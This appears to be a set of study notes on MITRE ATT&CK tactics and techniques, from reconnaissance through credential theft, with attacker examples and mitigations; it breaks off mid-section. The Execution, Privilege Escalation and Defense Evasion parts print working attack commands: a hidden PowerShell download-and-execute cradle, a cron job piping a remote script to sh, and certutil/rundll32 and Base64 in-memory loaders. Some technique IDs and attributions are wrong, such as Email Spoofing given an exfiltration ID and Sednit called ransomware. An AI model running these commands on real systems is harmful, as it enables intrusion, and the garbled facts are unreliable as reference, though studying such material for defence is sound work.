**MITRE ATT&CK**

**TTPs: Tactics, Techniques, and Procedures**


1. **Tactics:** The **high-level goals** or objectives attackers want to achieve during an intrusion. Think of these as *"why"* the attacker is doing something.
2. **Techniques:** The **specific methods** used to achieve those goals. This is the "how" attackers do it. Each tactic has many techniques.
3. **Procedures:** The **exact implementation or tools** an attacker uses in real attacks. These are concrete examples of techniques in real life.

* **Tactic → why** (e.g., maintain access)
* **Technique → how** (e.g., web shell, bootkit, etc.)
* **Procedure → specific tool/config** (e.g., China Chopper)

**Why this is useful:**

* Helps defenders understand **what attackers want (tactics)**,
* **How they do it (techniques)**,
* And **exactly what it looks like in practice (procedures)**.

**MITRE ATT&CK** organizes all this knowledge into a big matrix.



1. **Reconnaissance Tactic (TA0043):**

Reconnaissance is the initial phase of the cyber attack lifecycle, where adversaries gather intelligence to plan future operations. This involves active or passive methods to collect information about victim organizations, infrastructure, or personnel. Data obtained here supports later stages like Initial Access or Objective Scoping.

Key Objectives:

* Identify vulnerabilities for exploitation.
* Map organizational structure for social engineering.
* Discover network weaknesses for infiltration.

**1) Active Scanning (T1595)**

Definition: Adversaries probe victim infrastructure via direct network interactions (e.g., sending packets) to identify live systems, open ports, or vulnerabilities. Unlike passive methods, this generates detectable traffic.

**Sub-technique Focus: Vulnerability Scanning (T1595.002)**

**Definition:** Scanning for specific software/configuration weaknesses (e.g., unpatched services).

**Procedures:**

* APT41 used Acunetix to scan for SQL injection flaws in web applications and JexBoss to find Java vulnerabilities.
* Sandworm Team scanned for Citrix and Microsoft Exchange vulnerabilities (e.g., ProxyShell) to exploit public-facing systems.

**2) Gather Victim Identity Information (T1589)**

**Definition:** Collecting personal/professional details about individuals (e.g., roles, credentials) to craft targeted attacks.

**Procedures:**

* Kimsuky used LLMs to research employees at think tanks/government agencies, identifying key personnel for spear-phishing.
* APT28 harvested social media and professional networking profiles to impersonate trusted contacts.

**3) Search Open Websites/Domains (T1593)**

**Definition:** Leveraging publicly accessible sites (e.g., social media, news, contracts) to harvest victim data.

**Procedures:**

* Kimsuky used LLMs to identify think tanks and government organizations holding valuable policy data.
* Sandworm Team queried Ukraine’s EDRPOU database (legal entity registry) to gather entity identifiers for the NotPetya attack.

1. **Resource Development Tactic (TA0042)**

Definition: Adversaries acquire, prepare, and position resources before executing attacks. This includes compromising infrastructure, stealing accounts, obtaining malware, and staging malicious content to enable follow-on operations.

**1) Technique: Compromise Accounts (T1586)**

It means Hijack legitimate user accounts (e.g., email, cloud, social media) to blend in with normal traffic and evade detection.

**Sub-technique: Compromise Email Account (T1586.002)**

Because Email accounts enable spear-phishing, credential theft, and lateral movement.

**Procedures:**

* **Credential Phishing via Compromised Legitimate Accounts**
  + Mechanism: Use already-hijacked accounts to send phishing emails from trusted sources (e.g., colleagues, vendors).
  + Real-World Example: APT28 (Fancy Bear) compromised Microsoft 365 accounts of government employees, then sent malicious links to diplomatic contacts, bypassing email security.
  + Impact: Higher success rate (recipients trust familiar senders).
* **Account Takeover via Password Spraying**
  + Mechanism: Target weak passwords across multiple accounts (e.g., Password123).
  + Tools: Tools like O365Spray test credentials against Office 365.
  + Real-World Example: Iranian group TA453 used password spraying to hijack academic email accounts for espionage.
  + Impact: Access to sensitive communications and contacts.

**2) Technique: Obtain Capabilities (T1588)**

Acquire tools/services (malware, exploits) to enable attacks.

**Sub-technique: Obtain Malware (T1588.001)**

Because Off-the-shelf malware reduces development time and leverages proven evasion techniques.

**Procedures:**

* **Purchase from Malware-as-a-Service (MaaS) Markets**
  + Mechanism: Buy ready-made malware (e.g., infostealers) on dark web forums.
  + Example: BlackBasta ransomware ($1,000/month subscription) used by FIN7 for data exfiltration.
  + Delivery: Malware is delivered with setup guides, support, and updates.
* **Download Open-Source Malware**
  + Mechanism: Modify publicly available malware (e.g., GitHub repositories) to avoid signature detection.
  + Example: North Korean group Lazarus customized open-source RATs (e.g., PoisonIvy) for supply-chain attacks.
  + Impact: Low cost + high customization.

**3) Technique: Stage Capabilities (T1608)**

In this we position attack tools on infrastructure (e.g., websites, cloud) for deployment.

**Sub-technique: Upload Malware (T1608.001)**

Host malicious payloads on trusted or disposable services to bypass network filters.

**Procedures:**

* **Use Compromised Websites for Malware Hosting**
  + Mechanism: Infect legitimate sites (e.g., WordPress) to host malware in hidden directories.
  + Example: TA505 uploaded FlawedGrace RAT to hacked university websites for distribution via phishing.
  + Advantage: Legitimate domains avoid URL blocklists.
* **Abuse Cloud Storage Services**
  + Mechanism: Upload malware to public cloud platforms (e.g., Google Drive, AWS S3) using burner accounts.
  + Example: FIN11 hosted Qbot malware on Microsoft Azure Blob Storage, sharing download links in phishing emails.
  + Impact: HTTPS encryption hides malicious traffic.

1. **Initial Access Tactic (TA0001)**

**Definition:** Initial Access encompasses techniques adversaries use to establish their first presence within a target network. This critical phase involves breaching perimeter defenses via entry vectors like exploited applications, social engineering, or compromised credentials. Success here enables follow-on attacks (e.g., lateral movement or data theft). Mitigation focuses on blocking these entry points to prevent downstream damage.

**1) Technique: Content Injection (T1659)**

**Definition:** Adversaries manipulate legitimate data-transfer channels (e.g., network traffic, APIs) to inject malicious content, redirecting victims or delivering payloads without luring them to compromised sites. Unlike Drive-by Compromise, this technique exploits trusted communication pathways (e.g., ISP-level interception).

**Key Procedures & Examples:**

* **DNS/HTTP/SMB Redirection to Fake Update Pages**
  + Mechanism: Compromise upstream network services (e.g., ISP routers) to intercept requests and inject malicious redirects. Victims are silently routed to adversary-controlled sites mimicking legitimate services (e.g., Windows Update).
  + Adversary Example: MoustachedBouncer manipulated DNS, HTTP, and SMB replies to redirect targets to fake Windows Update pages, triggering malware downloads. This technique evaded traditional domain blocklists by abusing trusted protocols.
* **Malicious Payload Injection via Compressed Traffic Channels**
  + Mechanism: Exploit middleware (e.g., load balancers) or unencrypted network paths to inject malicious scripts into data streams. This could include tampering with API responses or modifying file downloads.
  + Impact: Victims receive trojanized versions of legitimate files (e.g., "invoice.zip" containing hidden executables). For example, adversaries injected keyloggers into software updates distributed via CDN networks.
* **Mitigations:**
* Encrypt all sensitive traffic (VPNs, TLS) to prevent interception.
* Deploy network intrusion detection systems (NIDS) to spot anomalous redirects or payload patterns.

**2) Technique: Drive-by Compromise (T1189)**

**Definition:** Victims are compromised simply by visiting a malicious or hijacked website. Exploits target browser/plugin vulnerabilities, often via injected scripts, malvertising, or cross-site scripting (XSS). No user interaction beyond browsing is required.

**Key Procedures & Examples:**

* **Watering Hole Attacks with Zero-Day Exploits**
  + Mechanism: Compromise websites frequented by a target group (e.g., industry forums). Inject scripts that profile visitors and deliver exploits matching their software vulnerabilities.
  + Adversary Example: APT28 compromised Forbes.com in 2014, using a Flash zero-day (CVE-2014-0502) to infect visitors from defense and government sectors 2. Andariel targeted South Korean sites with IP-range checks to trigger ransomware downloads 2.
* **Malvertising + Exploit Kits**
  + Mechanism: Purchase ad space on legitimate platforms to serve malicious ads. Redirect users to exploit kits (e.g., RIG, GrandSoft) that probe for unpatched browsers/plugins.
  + Adversary Example: Grandoreiro used Google Ads and compromised websites to distribute trojanized installers. The malware checked for outdated Java or Windows versions before deploying banking trojans 2. SocGholish masqueraded as browser updates to drop info-stealers.
* **Mitigations:**
  + Update browsers/plugins and enable sandboxing (e.g., Chrome’s Site Isolation).
  + Block ads/scripts with extensions (uBlock Origin) and disable browser push notifications.

**3) Technique: Exploit Public-Facing Application (T1190)**

**Definition:** Directly target vulnerabilities in internet-exposed services (e.g., web apps, VPNs, databases). Common weaknesses include unpatched software, misconfigurations, or flawed authentication mechanisms.

**Key Procedures & Examples:**

* **Exploiting Critical CVEs in Edge Devices**
  + Mechanism: Scan for public assets (e.g., Shodan.io) and exploit known vulnerabilities in firewalls, email servers, or cloud services.
  + Adversary Example: APT41 exploited CVE-2020-10189 in Zoho ManageEngine Desktop Central (unsafe deserialization) to execute remote code. They later moved to cloud APIs after compromising the host 3. HAFNIUM chained ProxyLogon vulnerabilities (CVE-2021-26855, CVE-2021-27065) in Microsoft Exchange to steal emails and deploy web shells 310.
* **SQL Injection → Full System Takeover**
* Mechanism: Inject malicious SQL queries via web forms to extract databases, escalate privileges, or execute OS commands.
* Adversary Example: APT29 used SQL injection to breach energy sector networks, later pivoting to Active Directory via compromised credentials. FIN7 targeted e-commerce sites with SQLi to plant credit card skimmers 39. Sandworm Team exploited GE’s Cimplicity HMI software (CVE-2015-6490) to sabotage industrial control systems 6.
* **Mitigations:**
  + Patch within 24 hours for critical vulnerabilities (e.g., Log4j, Exchange CVEs).
  + Deploy web application firewalls (WAFs) to filter malicious inputs and segment public services in DMZs.

1. **Execution Tactic (TA0002)**

**Definition:** Execution involves techniques that result in adversary-controlled code running on local or remote systems. This tactic enables adversaries to explore networks, steal data, or achieve other objectives by executing malicious commands, scripts, or binaries. Adversaries often pair execution with other tactics (e.g., discovery, lateral movement) to expand their foothold.

**1) Technique: Command and Scripting Interpreter (T1059)**

Attackers use command-line interfaces and scripting environments to execute malicious commands, bypass controls, or automate tasks.

**Sub-technique: PowerShell (T1059.001)**

* Definition: Adversaries abuse PowerShell, a built-in Windows scripting environment, to execute commands, download payloads, evade defenses, and perform post-exploitation activities. PowerShell’s deep OS integration allows in-memory execution, bypassing disk-based detection.

**Key Procedures & Examples:**

* **In-Memory Payload Execution via Obfuscated Download Cradles**
  + Mechanism: Adversaries use encoded PowerShell commands to fetch and execute payloads directly in memory. The -EncodedCommand flag decodes Base64 strings into executable scripts, while -WindowStyle Hidden hides the window.
  + Adversary Example:
    - Black Basta ransomware executed:

powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString ('hxxp://malicious-site/payload')"

* + - This command downloads and runs a remote script without writing to disk, evading signature-based AV.
    - APT41 leveraged PowerShell to deploy malware families like WINTERLOVE by injecting into iexplore.exe
* **Process Injection via PowerShell-Based Tools**
  + Mechanism: Adversaries inject malicious code into legitimate processes (e.g., explorer.exe, svchost.exe) using PowerShell frameworks like PowerSploit or Empire. This masks execution under trusted processes.
  + Adversary Example:
  + FIN7 used Invoke-PSInject from PowerSploit to inject Cobalt Strike beacons into Rundll32.exe.
  + Sandworm Team (during the 2022 Ukraine power attack) employed PowerShell to spread TANKTRAP, a wiper, via Group Policy.

**Detection Insights:**

* + Monitor for powershell.exe with suspicious flags (-EncodedCommand, -WindowStyle Hidden).
  + Analyze process ancestry (e.g., PowerShell spawned by Office apps)

**2) Technique: Input Injection (T1516)**

**Definition:** Primarily targeting Android, adversaries abuse accessibility APIs to programmatically inject UI interactions (e.g., clicks, text input). This simulates user actions to grant permissions, steal data, or bypass multi-factor authentication (MFA) 2.

**Key Procedures & Examples:**

* **UI Interaction Abuse for Permission Escalation**
  + Mechanism: Malicious apps use accessibility services to auto-click "Allow" on system prompts, granting themselves permissions (e.g., SMS access, device admin) without user consent.
  + Adversary Example:
  + Cerberus injected clicks to become the default SMS handler and prevent uninstallation.
  + SharkBot mimicked touch inputs to approve bank transfers and disable security apps.
* **Global Action Injection to Bypass Defenses**
  + Mechanism: Adversaries trigger system-level actions (e.g., GLOBAL\_ACTION\_BACK) to close security apps or settings screens. This disrupts user attempts to revoke permissions.
  + Adversary Example:
  + Gustuff injected GLOBAL\_ACTION\_BACK to terminate antivirus apps when detected.
  + BRATA used accessibility services to interact with banking apps and steal credentials.
* **Mitigations:**
  + Restrict accessibility services via MDM policies
  + (e.g., DevicePolicyManager.setPermittedAccessibilityServices).
  + Educate users to scrutinize apps requesting accessibility access.

**3) Technique: User Execution → Malicious Link (T1204.001)**

**Definition:** Adversaries trick users into clicking malicious links (e.g., in phishing emails) to download/execute payloads. This often follows Spearphishing Link and leads to exploitation of client-side vulnerabilities.

**Key Procedures & Examples:**

* **Strategic Website Compromise with Geo-Targeting**
  + Mechanism: Adversaries compromise legitimate sites frequented by targets (e.g., industry forums) and inject scripts that deliver exploits based on visitor profiles (e.g., IP ranges, browser versions).
  + **Adversary Example:**
  + APT28 hacked Forbes.com in 2014, using a Flash zero-day (CVE-2014-0502) to infect visitors from defense sectors.
  + Gootloader served malicious links via manipulated search results, redirecting to fake "document sharing" sites.
* **Malicious HTML Application (HTA) Delivery**
  + Mechanism: Adversaries host HTML Applications (.hta) on cloud services (e.g., Google Drive). Clicking the link auto-executes scripts to download malware.
  + Adversary Example:
  + APT33 delivered HTA files via spearphishing, executing PowerShell to fetch Cobalt Strike.
  + Bazar used Google Docs links to decoy landing pages, triggering malware downloads.
* **Detection Insights:**
* Monitor for anomalous link clicks leading to rare domain access.
* Analyze email headers for spoofed sender addresses.

1. **Persistence Tactic (TA0003):**

**Definition:** Persistence involves techniques adversaries use to retain access to compromised systems after reboots, credential changes, or disruptions. This ensures continuous access for activities like data theft or lateral movement. Adversaries achieve this by modifying system processes, registry entries, or low-level firmware to automatically reactivate malicious components.

**1) Technique: Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder (T1547.001)**

Definition: Adversaries abuse Windows startup mechanisms to execute malicious payloads during system boot or user logon. This sub-technique leverages registry keys or startup folders to launch programs automatically, often with user-level privileges, ensuring malware reactivation post-reboot.

**Key Procedures & Examples:**

* Registry Run Key Injection via HKLM for System-Wide Persistence
  + Mechanism: Adversaries add entries to

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, causing payloads to execute at boot for all users. This requires administrative privileges but ensures execution before user login.

* + Adversary Example: APT41 added a registry key in

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost to load Cobalt Strike beaconing payloads during system startup. This enabled long-term command-and-control (C2) access.

* + Impact: Survives OS reinstalls if backup restoration includes compromised registry hives.
* **Startup Folder Shortcut Deployment for User-Specific Execution**
  + Mechanism: Malicious shortcuts (.lnk files) or executables are placed in user-specific (C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup) or system-wide (C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp) startup folders.
  + Adversary Example: BlackEnergy 3 dropped a DLL in the system-wide startup folder and created a shortcut to it, ensuring execution upon any user login. This facilitated ransomware deployment across reboots.
  + Impact: Evades detection by masquerading as benign applications (e.g., "Windows Update Helper").
* **Mitigations & Detection:**
  + Restrict Registry Modifications: Use Group Policy to block unauthorized changes to Run keys.
  + Monitor Startup Folders: Deploy endpoint detection (EDR) to alert on new files in startup paths.

**2) Technique: Modify Registry (T1112)**

**Definition:** Adversaries alter Windows Registry entries to hide payloads, impair defenses, or maintain persistence. The registry acts as a configuration database, and modifications can affect system behavior, security policies, or credential storage.

**Key Procedures & Examples:**

* **Security Policy Weakening via Macro-Enabling Keys**
  + Mechanism: Adversaries disable security warnings for Office macros by modifying HKCU\Software\Microsoft\Office\<version>\<product>\Security\VBAWarnings (set to 0). This enables malicious document execution without user alerts.
  + Adversary Example: Gamaredon Group manipulated these keys to ensure VBA macros in phishing documents executed silently, dropping Pterodo backdoors.
  + Impact: Bypasses email-filtering defenses by exploiting trusted user-app interactions.
* **Credential Storage in Registry for Credential Access**
  + Mechanism: Malware stores harvested credentials in registry values (e.g., HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters), often encrypted or disguised as benign data.
  + Adversary Example: APT32 used the GOODLUCK malware to modify registry values storing RDP credentials, enabling lateral movement via Pass-the-Hash attacks.
  + Impact: Survives credential resets if registry backups retain compromised entries.
* Mitigations & Detection:
  + Registry Auditing: Enable RegNotifyChangeKey monitoring for sensitive keys.
  + Least-Privilege Enforcement: Restrict non-admin users from modifying HKLM hive.

**3) Technique: Pre-OS Boot → System Firmware (T1542.001)**

**Definition:** Adversaries embed malicious code in system firmware (e.g., UEFI/BIOS) to gain control before the OS loads. This sub-technique enables persistence that survives disk formatting, OS reinstallation, or security software removal.

**Key Procedures:**

* **UEFI Rootkit Implantation via SPI Flash Memory**
  + Mechanism: Adversaries exploit firmware update utilities to overwrite UEFI firmware stored on Serial Peripheral Interface (SPI) flash chips. Malicious code executes during boot, injecting malware into the OS kernel.
  + Adversary Example: LoJax (linked to APT28) flashed malicious UEFI firmware to deploy Sednit ransomware, maintaining access for 18+ months despite disk replacements.
  + Impact: Evades disk encryption (e.g., BitLocker) since malware loads pre-OS.
* **Hard Drive Firmware Modification for Stealthy Payload Delivery**
  + Mechanism: Malware reprograms hard drive controllers (e.g., via vendor-specific commands) to embed payloads in reserved firmware areas. Payloads activate during boot, reinstalling malware post-OS load.
  + Adversary Example: Equation Group implanted Fanny malware in HDD firmware to steal data air-gapped networks. The malware used self-deletion routines to avoid forensic capture.
  + Impact: Bypasts network segmentation by reinfecting connected systems during boot.
* **Mitigations & Detection:**
  + Secure Boot & TPM Validation: Enforce UEFI Secure Boot and Trusted Platform Module (TPM) checks to block unsigned firmware.
  + Firmware Integrity Scans: Use tools like CHIPSEC to compare firmware hashes against known-good baselines.

1. **Privilege Escalation Tactic (TA0004)**

**Definition:** Privilege Escalation involves techniques adversaries use to elevate permissions on compromised systems (e.g., from user to admin or SYSTEM/root). This enables broader control for objectives like data theft, defense evasion, or lateral movement. Techniques often exploit system misconfigurations, vulnerabilities, or legitimate mechanisms like task schedulers or container escapes.

**1) Technique: Escape to Host (T1611)**

**Definition:** Adversaries break out of containerized (e.g., Docker) or virtualized (e.g., VMware ESXi) environments to access the underlying host. This grants control over all hosted resources and bypasses isolation safeguards.

**Key Procedures:**

* **Bind-Mounting Host Filesystem via Privileged Containers**
  + **Mechanism:** Adversaries deploy containers with elevated privileges (--privileged flag in Docker) and mount the host’s root directory (/) to the container. This allows direct modification of host files (e.g., cron jobs, SSH keys).
  + Adversary Example: TeamTNT deployed privileged containers mounting / to plant cryptocurrency miners on the host. They then modified crontab to sustain execution after reboot.
  + Impact: Full host compromise; evasion of container security tools (e.g., Falco).
* **Exploiting Global Symbolic Links for Hypervisor Access**
  + Mechanism: Abuse OS vulnerabilities (e.g., Windows NtSetInformationSymbolicLink API) to create global symbolic links pointing to host directories. This escapes container boundaries to execute host-level payloads.
  + Adversary Example: Siloscape malware mapped the host’s C:\ drive to a container path, enabling theft of Kubernetes credentials stored on the host.
  + Impact: Access to cloud orchestration secrets (e.g., AWS IAM roles, kubeconfig files).
* **Mitigations:**
  + Restrict container privileges (e.g., Kubernetes PodSecurityPolicy blocking hostPath mounts).
  + Enforce read-only filesystems and seccomp profiles to block dangerous syscalls (e.g., mount()).

**2) Technique: Exploitation for Privilege Escalation (T1068)**

**Definition:** Adversaries exploit software vulnerabilities (e.g., kernel flaws, misconfigured services) to elevate privileges. This often targets unpatched systems or over-permissioned services.

**Key Procedures:**

* **VM Escape via Hypervisor Vulnerabilities**
  + Mechanism: Exploit flaws in hypervisors (e.g., VMware ESXi) to break out of guest VMs and execute code on the host. This typically targets memory corruption bugs (e.g., CVE-2021-21974).
  + Adversary Example: ESXiArgs ransomware leveraged ESXi heap-overflow vulnerabilities to escape VMs, encrypt host storage, and disrupt entire cloud clusters.
  + Impact: Compromise of all VMs on a hypervisor; data destruction.
* **Kernel-Level Exploits in Containers**
  + Mechanism: Abuse Linux kernel vulnerabilities (e.g., Dirty Pipe, CVE-2022-0847) in container environments to gain root on the host. Adversaries load malicious kernel modules or overwrite privileged files.
  + Adversary Example: Hildegard used the BOtB tool to exploit cgroups misconfigurations, loading a kernel module that disabled host security controls.
  + Impact: Persistent root access; evasion of container runtime defenses.
* Mitigations:
  + Patch hypervisors/kernels immediately; disable unused VM features (e.g., OpenGL acceleration).
  + Use kernel hardening tools (e.g., SELinux, AppArmor) to restrict module loading.

**3) Technique: Scheduled Task/Job → Cron (T1053.003)**

**Definition:** Abuse Unix/Linux cron schedulers to execute malicious scripts at predefined intervals. Cron jobs run with the privileges of their owner, allowing adversaries to escalate via root-owned tasks.

**Key Procedures & Examples:**

* **Persistence via User-Level Crontab Injection**
  + Mechanism: Adversaries add malicious entries to a user’s crontab (e.g., \*/5 \* \* \* \* curl http://malware.com/payload.sh | sh). This executes payloads even after logout.
  + Adversary Example: CronRAT injected a cron job to download a reverse shell every hour, maintaining access in compromised cloud environments.
  + Impact: Long-term persistence; lateral movement via scheduled network scans.
* **System-Wide Cron Directory Abuse**
  + Mechanism: Place scripts in system cron directories (e.g., /etc/cron.hourly/) to run with root privileges. Adversaries often disguise scripts as benign (e.g., log\_cleaner.sh).
  + Adversary Example: TeamTNT dropped a cryptocurrency miner in /etc/cron.daily/, ensuring daily execution and hiding among legitimate maintenance jobs.
  + Impact: Root-level command execution; resource hijacking.
* Mitigations:
  + Audit cron jobs regularly: crontab -l (user) and grep -R "" /etc/cron\* (system).
  + Enforce least privilege: Run cron jobs as non-root users where possible.

1. **Defense Evasion Tactic (TA0005)**

**Definition:** Defense Evasion involves techniques adversaries use to avoid detection throughout their compromise. This includes disabling security tools, obfuscating malicious activity, masquerading as legitimate entities, and manipulating digital artifacts to evade analytical and forensic investigations.

**1) Technique: Deobfuscate/Decode Files or Information (T1140)**

**Definition:** Adversaries use obfuscation (scrambling code/data) to hide malicious payloads, then deobfuscate/decode them at runtime to execute attacks. This bypasses static security tools like signature-based antivirus that scan for known patterns.

**Key Procedures & Examples:**

* **Base64 + XOR Decoding for Malware Delivery**
* Mechanism: Malicious scripts (e.g., PowerShell, Python) are encoded with Base64 (text-to-binary) and XOR (bit-flipping) to appear as gibberish. At runtime, they self-decode into executable payloads.
* Adversary Example:
* Emotet delivered Base64-encoded DLLs via phishing emails. Victims ran a PowerShell script to decode and load the DLL into memory:

$data = [System.Convert]::FromBase64String("aGVqZG8...")

[Reflection.Assembly]::Load($data).EntryPoint.Invoke($null, $null)

* Qbot used XOR keys (0xFA, 0x22) to decode configuration files, hiding C2 server addresses.
* **GZip Compression via CertUtil for Stealthy Execution**
  + Mechanism: Adversaries abuse Windows’ built-in certutil.exe to decompress GZip-encoded payloads. This avoids downloading suspicious files.
  + Adversary Example:
  + TrickBot executed:

certutil -decode payload.b64 payload.dll && rundll32 payload.dll,Run

* + The .b64 file contained a GZip-compressed DLL, extracted and run without writing to disk.
  + FIN7 used this to deploy Carbanak malware while evading EDR file scans.
* Mitigations:
  + Block misuse of LOLBins (e.g., restrict certutil via AppLocker).
  + Deploy runtime code emulators to detect in-memory decoding.

**2) Technique: Email Spoofing (T1048.003)**

**Definition:** Adversaries forge email headers to make messages appear from trusted sources (e.g., colleagues, banks). This bypasses spam filters and tricks recipients into opening malicious attachments/links.

**Key Procedures & Examples:**

* **SMTP Header Manipulation for Domain Impersonation**
  + Mechanism: Adversaries connect directly to SMTP servers and modify From:, Return-Path:, and Reply-To: fields using tools like Swaks or Python smtplib. No authentication is needed if servers allow open relays.
  + Adversary Example:
  + TA505 spoofed Microsoft support addresses (support@microsoft.com) to distribute Locky ransomware.
  + Scattered Canary forged IRS tax alerts with From: notices@irs.gov, tricking victims into sharing W-2 forms.
* **Lookalike Domains + SPF/DKIM Bypass**
  + Mechanism: Register domains resembling legitimate ones (e.g., micros0ft.com vs microsoft.com) and configure them to pass SPF/DKIM checks. This exploits gaps in email authentication protocols.
  + Adversary Example:
  + TA453 spoofed academic institutions using domains like university-of-l0ndon.org to target researchers.
  + SolarWinds attackers bypassed SPF by spoofing internal IT addresses (helpdesk@solarwinds.local).
* Mitigations:
  + Enforce DMARC, SPF, and DKIM email validation.
  + Train users to inspect email headers for mismatched domains.

**3) Technique: Impersonation (T1134)**

**Definition:** Adversaries steal or mimic credentials, tokens, or system processes to masquerade as legitimate users/applications. This grants unauthorized access while evading privilege checks.

**Key Procedures:**

* **Token Theft for SYSTEM Privilege Escalation**
  + Mechanism: Use tools like Mimikatz or \*\*Cobalt Strikerunas module to steal Windows access tokens (authentication tickets) from high-privilege processes (e.g., lsass.exe).
  + Adversary Example:
  + APT29 stole Kerberos tickets from domain controllers using Mimikatz’s sekurlsa::tickets, then impersonated admins to access cloud resources.
  + Conti ransomware used SeDebugPrivilege to inject into winlogon.exe, stealing tokens to disable backups.
* **Service Account Impersonation via Named Pipes**
  + Mechanism: Create malicious named pipes (inter-process communication channels) mimicking legitimate services (e.g., \pipe\spoolss). Legitimate processes connect, allowing adversaries to execute code in their context.
  + Adversary Example:
  + FIN8 deployed BADHATCH malware, which created a pipe named \pipe\srvsvc to impersonate Windows’ Service Control Manager.
  + Lazarus Group used this to run code as NT AUTHORITY\SYSTEM while evading application whitelisting.
* **Mitigations:**
  + Restrict token privileges via Group Policy (DenyImpersonationPrivilege).
  + Monitor for abnormal pipe creation (\Device\NamedPipe\).

1. **Credential Access Tactic (TA0006)**

Definition: Credential Access involves techniques adversaries use to steal authentication secrets like passwords, tokens, and session cookies. Success here enables lateral movement, privilege escalation, and persistent access while evading detection. Adversaries exploit insecure protocols, software vulnerabilities, and human trust to harvest credentials from networks, applications, or browsers.

**1) Technique: Network Sniffing (T1040)**

**Definition:** Adversaries passively intercept network traffic to capture credentials transmitted over unencrypted protocols (e.g., HTTP, Telnet). By placing network interfaces in promiscuous mode or abusing cloud mirroring services, they harvest authentication material like plaintext passwords or hashes.

**Key Procedures:**

* **LLMNR/NBT-NS Poisoning with Responder**
  + Mechanism: Adversaries spoof name-resolution responses (LLMNR/NBT-NS) to redirect traffic to their systems. When victims attempt to access network resources, their authentication attempts (e.g., SMB/NTLMv2 hashes) are captured.
  + Adversary Example: APT28 deployed Responder to poison NetBIOS requests, harvesting hashed credentials that were later cracked for lateral movement.
  + Impact: Enables SMB Relay attacks to authenticate to other systems without cracking hashes.
* **Cloud Traffic Mirroring for Cleartext Extraction**
  + Mechanism: Abuse cloud services like AWS Traffic Mirroring or Azure vTap to copy and exfiltrate VM traffic. TLS termination at load balancers often leaves internal traffic unencrypted, exposing credentials.
  + Adversary Example: Adversaries used GCP Packet Mirroring to capture admin credentials traversing between VMs, then exfiltrated data via Transfer Data to Cloud Account.
  + Impact: Compromises cloud admin consoles or database credentials.
* Mitigations:
  + Encrypt all internal traffic (e.g., TLS, IPsec).
  + Disable legacy protocols (LLMNR/NBT-NS) and enforce SMB signing.

**2) Technique: Steal Application Access Token (T1528)**

**Definition:** Adversaries steal tokens (e.g., OAuth, JWT) that grant API access to cloud/container services. Tokens allow actions without passwords, often bypassing multi-factor authentication.

**Key Procedures:**

* **Azure IMDS Exploitation for Token Theft**
  + Mechanism: Compromise Azure VMs to query the Instance Metadata Service (IMDS) endpoint (169.254.169.254). This returns short-lived tokens for the VM’s Managed Identity, granting access to Azure services.
  + Adversary Example: Attackers used AADInternals to extract tokens from compromised VMs, accessing SharePoint and Exchange data via forged OAuth sessions.
  + Impact: Escalates to tenant-wide admin privileges if the Managed Identity has excessive permissions.
* **Kubernetes Service Account Token Theft**
  + Mechanism: Attackers in compromised containers read the /var/run/secrets/kubernetes.io/serviceaccount/token file. This token authenticates to the Kubernetes API server, allowing pod creation or secret extraction.
  + Adversary Example: Peirates tool harvested service account tokens to deploy cryptomining pods in victim clusters.
  + Impact: Enables lateral movement to cloud databases (e.g., AWS RDS) linked to Kubernetes.
* **Mitigations:**
  + Restrict IMDS access via firewall rules and use Azure Conditional Access.
  + Set automountServiceAccountToken: false in Kubernetes pods.

**3) Technique: Steal Web Session Cookie (T1539)**

**Definition:** Adversaries steal browser cookies (e.g., session IDs, OAuth tokens) to hijack authenticated web sessions. Cookies often bypass MFA and remain valid for days or weeks.

**Key Procedures:**

* **Malicious JavaScript Injection**
  + Mechanism: Inject scripts into compromised websites or phishing pages to harvest cookies via document.cookie. Adversaries use frameworks like Evilginx2 to proxy traffic and capture session tokens.
  + Adversary Example: Star Blizzard deployed Evilginx2 to steal Microsoft 365 session cookies, bypassing MFA and accessing victim emails.
  + Impact: Hijacks SaaS applications (e.g., Salesforce, GitHub) without credential theft.
* **Browser Process Memory Dumping**
